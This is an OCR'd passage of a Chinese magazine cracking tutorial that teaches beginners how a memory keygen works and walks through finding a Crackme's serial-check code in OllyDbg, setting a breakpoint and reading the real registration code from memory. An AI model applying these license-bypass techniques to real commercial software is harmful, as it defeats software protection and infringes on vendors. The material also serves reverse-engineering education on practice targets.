


图4




图5

（本文所涉及到的SDemo原版、SDemo黑客X档案专版、OllyDBG、PEiD、Restorator、编码转换工具，已收录到光盘中）

从零开始学破解之（二十四）
小菜也做注册机

Talent Feng

上一课我们学习了如何去寻找软件的注册码，在学习过程中小菜们也发现了寻找软件注册码依靠的是我们的"综合实力"。首先，我们必须熟练的掌握OD的使用方法，这样才能很快的借助OD的分析来找到关键的代码；其次，还需要有熟练的调试技巧，在寻找注册码的过程中我们要不断的进行断点的设置、跟踪代码等操作，所以熟练的调试技巧也是必不可少的。再次，还需要大家细心和冷静的分析，注册码是个狡猾的东西，稍不注意就会消失在代码的海洋中。所以说，寻找软件的注册码是一个综合性很强、比较高级的破解技术。要想很好的掌握寻找注册码的技术，就需要做大量的练习。方法的原理对小菜们来说

并不算很难，但往往在实践过程中就会出现各种各样的问题。小菜们千万不要因为有那么一两次成功找到了软件的注册码而骄傲哦！具体的过程我们就不再重复了，小菜们已经迫不及待的想开始学新东西了，那就开始吧！

第一节：关于“注册机”

今天我们要给大家介绍如何制作注册机，一听到这里小菜们吃了一惊：“注册机，那不是高手的专利吗”？没错，我们今天就是要给大家讲讲如何制作软件的“注册机”，当然了我们现在还不能和高手相提并论，但我们依然可以制作出名副其实的“注册机”，究竟是怎么制作的呢？那就先从注册机的分类开始说起吧！一般来说，常见的软件注册机有两类。

第1类　内存注册机

所谓“内存注册机”，其原理就是软件将注册码进行比较的时候，从内存当中将真正的注册码读取出来。内存注册机的原理与我们平时玩游戏的时候使用到的金山游侠之类的游戏修改工具的原理是一样的，最核心的就是在特定的时刻去读取内存当中特定位置的内存区域。至于具体去读取哪一个位置的内容，那就要靠我们去设置了。在使用的时候，只要运行注册机并在软件注册窗口中随便输入一下信息，真正的注册码就会被自动的捕捉到并显示出来。

第2类　算法注册机

说到“算法注册机”其原理就与“内存注册机”有很大的不同了，如果说“内存注册机”是被动的读取注册码的话，那么算法注册机就是主动的去制作注册码了。什么叫制作注册码呢？这就要细说一下“算法注册机的原理”了，它的制作是依靠分析软件的代码，进而分析出软件是通过怎样的计算过程将注册码计算出来的，也就是说算法注册机依靠的是对软件注册算法的分析而制作出来的。所以，在使用的时候只需要在注册机当中任意输入一些注册信息，比如注册名、注册号之类的内容，注册机就会很快将真正的注册码计算出来，小菜们只需要直接拿着注册码去用就可以了。

介绍了这两类注册机，小菜们依然有些迷茫：“哪一个才是适合我们的呢？高手们都是做的哪一类注册机呢？”其实，从两类注册机的基本原理我们就可以看出，算法注册机是需要对软件的代码进行详细的分析，才能够制作出来的。分析代码对小菜们来说有相当大的难度，所以我们今天要带大家去做的就是相对而言比较简单的“内存注册机”，至于“算法注册机”那才是高手们的专利！现在小菜们清楚了吧，我们今天确实是要制作注册机，不过并不是去和高手们较劲，我们只去做属于小菜的“内存注册机”。

第二节：内存注册机之理论篇

小菜们心中豁然开朗了：“原来还有属于我们小菜的注册机呀！”大家兴趣这么高，赶紧趁热打铁给大家说说这个“内存注册机”是怎么制作出来的。从上面的介绍中我们知道“内存注册机”的基本原理就是去读取内存当中特定位置的内容，从这个概念中我们可以引申出一个重要的问题，就是“软件的注册码存放在了哪里”？因为内存注册机的基本原理就是从内存中将注册码读取出来的，所以只要找到了注册码在内存中存放的位置，剩下的问题就简单了。我们还可以从另一个方向来思考一下这个问题，我们都知道内存当中存放的东西很多，每个储存单元存放的东西也都不一样，如果我们不去给“注册机”指定一个方向，那么注册机就会迷失了方向“成千上万的内容，我该去哪里找啊”，所以说，我们最重要的任务就是给注册机指出一个方向，使它能够知道自己该去读取哪里的信息。我们需要的是软件真正的注册码，所以就要让注册机知道软件会把真正的注册码存放在哪里！只要注册机知道了存放注册码的位置，剩下的就简单了，只要运行注册机，相应的注册码就会立刻被读取出来，这样一来我们的目的不就达到了吗？

通过以上的分析，我们总结出了一个结论：要成功制作出内存注册机，必须要确定注册码存放的位置。现在问题已经很清晰了，不过一个新问题又出现了，该如何确定注册码存放的位置呢？这又回到我们一直以来讨论的问题了，解决的方法依然是通过跟踪与分析来寻找到关键的代码，再对关键的代码进行细致的分析，从而定位出注册码出现的位置。通过这样一个过程，注册码存放在内存中的位置就可以被准确的定位出来了。

现在看问题就很简单了，因为这个过程小菜们已经相当熟悉了，不过我们仍然需要注意一个问题，就是在分析的过程中注册码可能会出现很多次，究竟哪里才是真正合适的位置呢？一般来说，我们一定要注意的是注册码第一次出现的位置，在这个位置上我们可以保证注册码的唯一性。


第三节：内存注册机之实践篇

结合以上的分析我们不难看出，制作内存注册机的原理还是比较简单的。整个的思路非常清晰，那就是定位出注册码在内存中的位置，关于如何寻找软件注册码小菜们已经基本掌握了。这样一来，我们制作出内存注册机也就是一件非常容易的事情了。不过究竟如何，在制作的过程中我们都会遇到一些问题，大家必须尝试一下才能得出最准确的答案，下面小菜们就和我一起来亲手制作一个“内存注册机”吧！需要用到的工具有目标程序Crackme一个、分析工具OD和内存注册机制作工具Keymake。

“咦！怎么又是Keymake，好熟悉的名字”小菜惊讶的说到，还记得我们上一次用Keymake是什么时候吗？

对，就是在学习制作内存补丁的时候见到过它。当时就提到Keymake还有一个很强大的功能就是制作内存注册机，不知道小菜们还有没有印象。今天Keymake又一次成为了我们的主角，当大家完成了整个分析的过程后，制作内存注册机的重任就要交给Keymake了。

首先依然是分析程序，我们将Crackme在OD中打开，很快OD就完成了分析的工作，下一步就是要通过寻找注册提示信息来定位关键代码了。这个过程小菜们已经非常熟悉了，打开字符串提示窗口，很快就发现了注册提示信息的踪影（图1），双击注册提示信息后来到了对应的代码处，接下来就要定位关键代码的位置了，这个问题对小菜们来说依然有些难，我们还得通过跳转提示的方法来寻找关键代码。



Address	Disassembly		Text String
0043B5C0	mov	edx, 0043B610	pixelsperinch
0043B5DE	mov	edx, 0043B628	textheight
0043B5F6	mov	edx, 0043B63C	ignorefontproperty
0043B6CA	mov	edx, 0043B6E0	0
0043CFA3	push	0043D014	mdiclient
0043FD8C	mov	edx, 0043FEA0	system\currentcontrolset\control\
0043FDD3	push	0043FED8	layout text
004408D8	push	004409D0	mainicon
00441309	mov	eax, 004415D0	vcltest3.dll
0044132A	push	004415E0	registerautomation
00441F2B	mov	edx, 00441F9C	.
004459A6	mov	edx, 00445B1C	
00445A31	mov	edx, 00445B1C	
00447570	mov	edx, 00447604	w
00447AD2	push	00447B34	commdlg_findreplace
00447B03	mov	edx, 00447B48	wndprocptr%.8x%.8x
00447C43	mov	eax, 004499CC	$zd
00447EE5	mov	edx, 00447FB8	xxxxxx
00447F13	mov	edx, 00447FC8	hey, u r realy good!\n\nsend ur s
00447F44	mov	ecx, 00448004	yeah, u got it!
00447F60	mov	ecx, 00448014	oh no!
00447F65	mov	edx, 0044801C	u fuckin noob!
004481D2	mov	eax, 0044808C	'

图1

在注册提示信息出现的代码上，可以看到一个很明显的跳

转提示，并且OD也给出了很明确的提示：跳转来自00447F36（图2）。这样的提示信息直接就给我们指明了方向，来到相应的位置看看（图3），现在我们就不能仅仅把注意力集中在其中的某一句代码上了，要对附近的整个代码段进行分析，看看每一句代码都是干什么用的。一说到分析代码，小菜们就有点怕了，在这里给大家说点小技巧，对于大部分软件我们可以通过寻找“比较指令”的方式来定位关键代码。什么叫“比较指令”呢？所谓比较指令也就是CMP指令，它的作用是将不同位置的两个值进行比较。但是它只承担比较的工作，至于比较的结果如何就不是它的工作了。简单的说，使用CMP指令程序可以知道某一个值与另外一个值是不相等的，但是不相等意味着什么，那就要看后面的代码了。寻找“比较指令”这个方法的第一步就是注意观察在这一段代码中有没有CMP指令的身影，如果看到了CMP指令那就要加倍注意了。第二步就是分析CMP指令后面的代码，如果我们看到的CMP指令确实是关键代码的话，那么在它后面的不远处（也许紧随其后）一定有一个跳转指令，不论是JE还是JNZ甚至是JMP，只要是跳转指令就可以确定那句CMP代码十有八九是关键代码了。所以小菜们在分析的时候要注意，如果看到了CMP指令或是一个CALL指令，并且紧随其后的是一个跳转指令，那么这句代码就一定是关键代码了。




图2




图3

如果程序将注册码比较的过程放在了一段子程序中执行的话，那么在OD中就会以CALL指令的形式显示出来，所以遇到了CALL指令也一定要多加注意。通过大家的仔细寻找，我们将关键代码暂时定位在了以下代码处：

```
00447F31  |.  E8 96BDFBFF    call    00403CCC
00447F36  |.  75 26          jnz     short 00447F5E
00447F38  |.  6A 00          push    0
00447F3A  |.  8B45 F4        mov     eax, [ebp-C]
```

下一步就是验证一下我们寻找的这句代码究竟是不是真正的关键代码，验证的标准很简单，如果在跟踪的过程中当程序运行到这句代码上时，看在内存中有没有出现注册码的踪影。如果我们在OD的寄存器窗口或堆栈窗口中看到明显的注册码，那么就可以确定这句代码的确是关键代码了。现在来验证一下我们分析的结果，在

```
00447F31  |.  E8 96BDFBFF    call    00403CCC
00447F36  |.  75 26          jnz     short 00447F5E
```

这句代码上设置一个断点，然后让程序在OD中运行起来，当我们输入一些注册信息后程序就被中断下来，这时仔细观察OD的其它窗口，看看有没有可疑的字符串出现，果然我们看到了自己刚才随便输入的注册码，并且与它同时出现的还有另外一个字符串（图4）。赶紧把这个字符串拿出去验证一下，将它作为注册码输入在Crackme中，注册成功的提示立刻就弹了出来。看来，我们找到的这个字符串确实是软件的注册码，同时也证明了我们找到的代码正是需要寻找的“关键代码”，那么找到了关键代码后，又该怎么办呢？

